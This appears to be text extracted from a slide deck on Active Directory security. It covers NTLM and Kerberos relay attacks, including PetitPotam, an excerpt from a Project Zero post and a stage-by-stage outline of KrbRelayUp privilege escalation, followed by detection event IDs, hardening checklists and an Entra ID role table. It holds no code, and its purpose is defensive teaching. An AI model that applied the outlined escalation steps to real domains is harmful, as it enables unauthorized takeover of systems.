
## Using PetitPotam to NTLM Relay to Domain Administrator

Knock knock, who's there? Your new DA!

<https://www.truesec.com/hub/blog/from-stranger-to-da-using-petitpotam-to-ntlm-relay-to-active-directory>

# Kerberos Relay Attack

## by James Forshaw



## Project Zero

News and updates from the Project Zero team at Google

<https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html>

Wednesday, October 20, 2021

### Using Kerberos for Authentication Relay Attacks

Posted by James Forshaw, Project Zero

This blog post is a summary of some research I've been doing into relaying Kerberos authentication in Windows domain environments. To keep this blog shorter I am going to assume you have a working knowledge of Windows network authentication, and specifically Kerberos and NTLM. For a quick primer on Kerberos see [this page](#) which is part of Microsoft's Kerberos extension documentation or you can always read [RFC4120](#).

#### Background

Windows based enterprise networks rely on network authentication protocols, such as [NT Lan Manager \(NTLM\)](#) and Kerberos to implement single sign on. These protocols allow domain users to seamlessly connect to corporate resources without having to repeatedly enter their passwords. This works by the computer's *Local Security Authority (LSA)* process storing the user's credentials when the user first authenticates. The LSA can then reuse those credentials for network authentication without requiring user interaction.

However, the convenience of not prompting the user for their credentials when performing network authentication has a downside. To be most useful, common clients for network protocols such as HTTP or SMB must automatically perform the authentication without user interaction otherwise it defeats the purpose of avoiding asking the user for their credentials.

This automatic authentication can be a problem if an attacker can trick a user into connecting to a server they control. The attacker could induce the user's network client to start an authentication process and use that information to authenticate to an unrelated service allowing the attacker to access that service's resources as the user. When the authentication protocol is captured and forwarded to another system in this way it's referred to as an Authentication Relay attack.

*Simple diagram of an authentication relay attack*

Authentication relay attacks using the NTLM protocol were [first published](#) all the way back in 2001 by Josh Buchbinder (Sir Dystic) of the Cult of the Dead Cow. However, even in 2021 NTLM relay attacks still represent a threat in default configurations of Windows domain networks. The most recent major abuse of NTLM relay was through the [Active Directory Certificate Services web enrollment service](#). This combined with the [PetitPotam](#) technique to induce a Domain Controller to perform NTLM authentication allows for a Windows domain to be compromised by an unauthenticated attacker.


Over the years Microsoft has made many efforts to mitigate authentication relay attacks. The best mitigations rely on the fact that the attacker does not have knowledge of the user's password or control over the authentication process. This includes signing and encryption (sealing) of network traffic using a session key which is protected by the user's password or channel binding as part of [Extended Protection for Authentication \(EPA\)](#) which prevents relay of authentication to a network protocol under TLS.

Another mitigation regularly proposed is to disable NTLM authentication either for particular services or network wide using [Group Policy](#). While this has potential compatibility issues, restricting authentication to only Kerberos should be more secure. That got me thinking, is disabling NTLM sufficient to eliminate authentication relay attacks on Windows domains?



# KrbRelayUp

High-level overview



# KrbRelayUp: Putting It All Together



## Stage 1

**Attacker gains access to the target computer**

Attacker creates a new computer object in AD (or ADCS, etc) for S4U2Self

Attacker sets AD attribute on computer account for RBCD (msDS-AllowedToActOnBehalfOfOtherIdentity)




## Stage 2

**Getting Kerberos tickets (TGT & TGS) for impersonation**

Leverages computer account SPN allowing Kerberos S4U2Self to impersonate the user (AD account with admin rights on target)

Leverage Kerberos S4UProxy to access the target computer account



## Stage 3

**Leveraging Host SPN to get Silver Ticket to authenticate as the computer to itself**

SYSTEM level access obtained when Attacker creates a service as System

Attacker now has full admin rights on the target computer as SYSTEM

# Detection and Mitigation

## Detection

- Security Event ID 4624 with an elevation token=\*1842 for Auth package Kerberos and UserName= "\*\$"
- Event ID 5145 Anonymous LOGON for shares
- Network level 445 DCE\_RPC connections
- Service Creation EventCode=7045 Service\_Name ("KrbSCM")

## Mitigation

- **Block users from creating computer accounts**
- Add “account is sensitive and cannot be delegated” on all admin accounts then add to the Protected Users group
- Restrict access to sensitive systems (local logon, etc.)
- **Configure LDAP Signing to “required” on Domain Controllers**
- **Implement LDAP Signing (part 1)**
- **Implement Channel Binding (part 2)**
- Restrict lateral movement with host-based firewall (block SMB)
- Harden ADCS http endpoints (ESC8)

# Active Directory Attack Timeline Summary (with Mitre ATT&CK): “The Third Age” (2020 – 2023)



## Tools

RemotePotato0

PetitPotam

Certify

Certipy

KrbRelayUp

CrackMapExec continues as NetExec  
(nxc)



## Privilege Escalation

Certified Pre-Owned (ADCS Attacks)

Kerberos Relay Attack




## Persistence

Certified Pre-Owned (ADCS Attacks)



# “The Third Age” (2020 – 2023) Conceptual Overview



# Structuring Effective Active Directory Defenses



## Administrative Group/Account Enumeration

- Remove Authenticated Users from having rights on the groups (add a new “auditing” group so it can view the members).
- Place admin accounts/groups into secured OU that Authenticated Users can't view.

## GPO Security Permission/Setting Enumeration

- Remove Authenticated Users (this also prevents GPO from applying).
- Add new computer group that needs to apply the GPO.

# Allow Blue Team & Auditors Recon/Review

Ensure there is a custom group that can view all objects where default permissions have changed.

Recommend different groups to enable different read access:

- Secure OU
- AD Privileged Groups (AdminSDHolder)
- Local Administrators Group Membership
- GPO View Access

Adding audit accounts to these group enables Bloodhound/Recon type access.



# Effective Windows System Defense

- Disable LLMNR via Group Policy
- Disable NetBIOS via Group Policy
- Disable WPAD via Group Policy
- Disable LM & NTLMv1
- Disable SMBv1
- Enable PowerShell constrained language mode
- Control Microsoft Office macros via Group Policy
- Deploy Microsoft LAPS (or similar) to ensure all local Administrator passwords are unique
- Set GPO to prevent local accounts from connecting over network to computers
- Deny access to this computer from the network: Domain Admins, Enterprise Admins, other custom admin groups
- Ensure all admins only log onto approved admin workstations & servers
- Restrict workstation to workstation communication with host firewalls - AD clients don't need special rules, default block All inbound works

# Active Directory Administrative Security

- Admin accounts set to “sensitive & cannot be delegated”
- Ensure all Active Directory admin accounts associated with people are members of the Protected Users groupComplete separation of administration
- ADAs never logon to other security tiers
- ADAs should only logon to a DC from an admin workstation or admin server
- Ideally ADAs use time-based, temporary group membership
- Change the KRBTGT account password (twice) every year & when an AD admin leaves
- Implement network segmentation

# Service Account Security

- Leverage “(Group) Managed Service Accounts”
- Implement Fine-Grained Password Policies
- Limit SAs to systems of the same security level, not shared between workstations & servers (for example)
- Ensure passwords are >25 characters
- Disable logon interactive capability
- No Domain Admin service accounts on non-DCs

# Domain Controller Security

- Ensure DCs are physically secure
- Ensure the server is fully patched before running DCPromo
- Remove all unnecessary software, agents, and services
- Ensure IIS is not running on any DCs (IIS\_USR account)
- Limit admin logon to DCs
- Update all Domain Controllers to a current supported Windows OS version.
- Scrutinize scheduled tasks
- Monitor logon events
- Audit use of backup & restore
- Enable Audit Subcategories
- Regularly change the DSRM account password on all DCs
- Limit management protocol access on DCs to admin subnets (RDP, WMI, WinRM, etc.)



# Effective NTLM Relay Defenses

- Configure SMB auditing
- Configure NTLM auditing
- Add all AD Admin accounts to the Protected Users security group
- Enforce SMB signing
- Configure LDAP channel binding and LDAP signing
- Disable NTLM authentication where possible
- Enable Credential Guard

# Securing Entra ID Administration

# There are 100 Entra ID Roles!

| Role                                          | Description                                                                                                                |
|-----------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|
| Application Administrator                     | Can create and manage all aspects of app registrations and enterprise apps.                                                |
| Application Developer                         | Can create application registrations independent of the 'Users can register applications' setting.                         |
| Attack Payload Author                         | Can create attack payloads that an administrator can initiate later.                                                       |
| Attack Simulation Administrator               | Can create and manage all aspects of attack simulation campaigns.                                                          |
| Attribute Assignment Administrator            | Assign custom security attributes keys and values to supported Microsoft Entra objects.                                    |
| Attribute Assignment Reader                   | Read custom security attributes keys and values for supported Microsoft Entra objects.                                     |
| Attribute Definition Administrator            | Define and manage the definition of custom security attributes.                                                            |
| Attribute Definition Reader                   | Read the definition of custom security attributes.                                                                         |
| Attribute Log Administrator                   | Read audit logs and configure diagnostic settings for events related to custom security attributes.                        |
| Attribute Log Reader                          | Read audit logs related to custom security attributes.                                                                     |
| Authentication Administrator                  | Can access to view, set and reset authentication method information for any non-admin user.                                |
| Authentication Extensibility Administrator    | Customize sign in and sign up experiences for users by creating and managing custom authentication extensions.             |
| Authentication Policy Administrator           | Can create and manage the authentication methods policy, tenant-wide MFA settings, password protection policy, and ve      |
| Azure DevOps Administrator                    | Can manage Azure DevOps policies and settings.                                                                             |
| Azure Information Protection Administrator    | Can manage all aspects of the Azure Information Protection product.                                                        |
| B2C IEF Keyset Administrator                  | Can manage secrets for federation and encryption in the Identity Experience Framework (IEF).                               |
| B2C IEF Policy Administrator                  | Can create and manage trust framework policies in the Identity Experience Framework (IEF).                                 |
| Billing Administrator                         | Can perform common billing related tasks like updating payment information.                                                |
| Cloud App Security Administrator              | Can manage all aspects of the Defender for Cloud Apps product.                                                             |
| Cloud Application Administrator               | Can create and manage all aspects of app registrations and enterprise apps except application proxy.                       |
| Cloud Device Administrator                    | Limited access to manage devices in Microsoft Entra ID.                                                                    |
| Compliance Administrator                      | Can read and manage compliance configurations and reports in Microsoft Entra ID and Microsoft 365.                         |
| Compliance Data Administrator                 | Creates and manages compliance content.                                                                                    |
| Conditional Access Administrator              | Can manage Conditional Access capabilities.                                                                                |
| Customer LockBox Access Approver              | Can approve Microsoft support requests to access customer organizational data.                                             |
| Desktop Analytics Administrator               | Can access and manage Desktop management tools and services.                                                               |
| Directory Readers                             | Can read basic directory information. Commonly used to grant directory read access to applications and guests.             |
| Directory Synchronization Accounts            | Only used by Microsoft Entra Connect service.                                                                              |
| Directory Writers                             | Can read and write basic directory information. For granting access to applications, not intended for users.               |
| Domain Name Administrator                     | Can manage domain names in cloud and on-premises.                                                                          |
| Dynamics 365 Administrator                    | Can manage all aspects of the Dynamics 365 product.                                                                        |
| Dynamics 365 Business Central Administrator   | Can access Dynamics 365 Business Central environments and perform all administrative tasks on the environments.            |
| Edge Administrator                            | Manage all aspects of Microsoft Edge.                                                                                      |
| Exchange Administrator                        | Can manage all aspects of the Exchange product.                                                                            |
| Exchange Recipient Administrator              | Can create or update Exchange Online recipients within the Exchange Online organization.                                   |
| External ID User Flow Administrator           | Can create and manage all aspects of user flows.                                                                           |
| External ID User Flow Attribute Administrator | Can create and manage the attribute schema available to all user flows.                                                    |
| External Identity Provider Administrator      | Can configure identity providers for use in direct federation.                                                             |
| Fabric Administrator                          | Can manage all aspects of the Fabric and Power BI products.                                                                |
| Global Administrator                          | Can manage all aspects of Microsoft Entra ID and Microsoft services that use Microsoft Entra identities.                   |
| Global Reader                                 | Can read everything that a Global Administrator can, but not update anything.                                              |
| Global Secure Access Administrator            | Create and manage all aspects of Microsoft Entra Internet Access and Microsoft Entra Private Access, including managin     |
| Groups Administrator                          | Members of this role can create/manage groups, create/manage groups settings like naming and expiration policies, and v    |
| Guest Inviter                                 | Can invite guest users independent of the 'members can invite guests' setting.                                             |
| Helpdesk Administrator                        | Can reset passwords for non-administrators and Helpdesk Administrators.                                                    |
| Hybrid Identity Administrator                 | Can manage Active Directory to Microsoft Entra cloud provisioning, Microsoft Entra Connect, Pass-through Authentica        |
| Identity Governance Administrator             | Manage access using Microsoft Entra ID for identity governance scenarios.                                                  |
| Insights Administrator                        | Has administrative access in the Microsoft 365 Insights app.                                                               |
| Insights Analyst                              | Access the analytical capabilities in Microsoft Viva Insights and run custom queries.                                      |
| Insights Business Leader                      | Can view and share dashboards and insights via the Microsoft 365 Insights app.                                             |
| Intune Administrator                          | Can manage all aspects of the Intune product.                                                                              |
| Kaizala Administrator                         | Can manage settings for Microsoft Kaizala.                                                                                 |
| Knowledge Administrator                       | Can configure knowledge, learning, and other intelligent features.                                                         |
| Knowledge Manager                             | Can organize, create, manage, and promote topics and knowledge.                                                            |
| License Administrator                         | Can manage product licenses on users and groups.                                                                           |
| Lifecycle Workflows Administrator             | Can create and manage all aspects of management scenarios associated with Lifecycle Workflows in Microsoft Entra ID.       |
| Message Center Privacy Reader                 | Can read security messages and updates in Office 365 Message Center only.                                                  |
| Message Center Reader                         | Can read messages and updates for their organization in Office 365 Message Center only.                                    |
| Microsoft 365 Migration Administrator         | Perform all migration functionality to migrate content to Microsoft 365 using Migration Manager.                           |
| Microsoft Entra Joined Device Local Administ  | Users assigned to this role are added to the local administrators group on Microsoft Entra joined devices.                 |
| Microsoft Hardware Warranty Administrator     | Create and manage all aspects warranty claims and entitlements for Microsoft manufactured hardware, like Surface and Hc    |
| Microsoft Hardware Warranty Specialist        | Create and read warranty claims for Microsoft manufactured hardware, like Surface and HoloLens.                            |
| Modern Commerce Administrator                 | Can manage commercial purchases for a company, department or team.                                                         |
| Network Administrator                         | Can manage network locations and review capabilities network design insights for Microsoft 365 Software as a Service ap    |
| Office Apps Administrator                     | Can manage Office apps, cloud services, including policy and settings management, and manage the ability to select, unsele |
| Organizational Branding Administrator         | Manage all aspects of organizational branding in a tenant.                                                                 |
| Organizational Messages Approver              | Review, approve, or reject new organizational messages for delivery in the Microsoft 365 admin center before they are se   |
| Organizational Messages Writer                | Write, publish, manage, and review the organizational messages for end-users through Microsoft product surfaces.           |
| Partner Tier1 Support                         | Do not use - not intended for general use.                                                                                 |
| Partner Tier2 Support                         | Do not use - not intended for general use.                                                                                 |
| Password Administrator                        | Can reset passwords for non-administrators and Password Administrators.                                                    |
| Permissions Management Administrator          | Manage all aspects of Microsoft Entra Permissions Management.                                                              |
| Power Platform Administrator                  | Can create and manage all aspects of Microsoft Dynamics 365, Power Apps and Power Automate.                                |
| Printer Administrator                         | Can manage all aspects of printers and printer connectors.                                                                 |
| Printer Technician                            | Can register and unregister printers and update printer status.                                                            |
| Privileged Authentication Administrator       | Can access to view, set and reset authentication method information for any user (admin or non-admin).                     |
| Privileged Role Administrator                 | Can manage role assignments in Microsoft Entra ID, and all aspects of Privileged Identity Management.                      |
| Reports Reader                                | Can read sign-in and audit reports.                                                                                        |
| Search Administrator                          | Can create and manage all aspects of Microsoft Search settings.                                                            |
| Search Editor                                 | Can create and manage the editorial content such as bookmarks, G and A's, locations, floorplan.                            |
| Security Administrator                        | Can read security information and reports, and manage configuration in Microsoft Entra ID and Office 365.                  |
| Security Operator                             | Creates and manages security events.                                                                                       |
| Security Reader                               | Can read security information and reports in Microsoft Entra ID and Office 365.                                            |
| Service Support Administrator                 | Can read service health information and manage support tickets.                                                            |
| SharePoint Administrator                      | Can manage all aspects of the SharePoint service.                                                                          |
| Skype for Business Administrator              | Can manage all aspects of the Skype for Business product.                                                                  |
| Teams Administrator                           | Can manage the Microsoft Teams service.                                                                                    |
| Teams Communications Administrator            | Can manage calling and meetings features within the Microsoft Teams service.                                               |
| Teams Communications Support Engineer         | Can troubleshoot communications issues within Teams using advanced tools.                                                  |
| Teams Communications Support Specialist       | Can troubleshoot communications issues within Teams using basic tools.                                                     |
| Teams Devices Administrator                   | Can perform management related tasks on Teams certified devices.                                                           |
| Tenant Creator                                | Create new Microsoft Entra or Azure AD B2C tenants.                                                                        |
| Usage Summary Reports Reader                  | Read Usage reports and Adoption Score, but can't access user details.                                                      |
| User Administrator                            | Can manage all aspects of users and groups, including resetting passwords for limited admins.                              |
| Virtual Visits Administrator                  | Manage and share Virtual Visits information and metrics from admin centers or the Virtual Visits app.                      |
| Viva Goals Administrator                      | Manage and configure all aspects of Microsoft Viva Goals.                                                                  |
| Viva Pulse Administrator                      | Can manage all settings for Microsoft Viva Pulse app.                                                                      |
| Windows 365 Administrator                     | Can provision and manage all aspects of Cloud PCs.                                                                         |
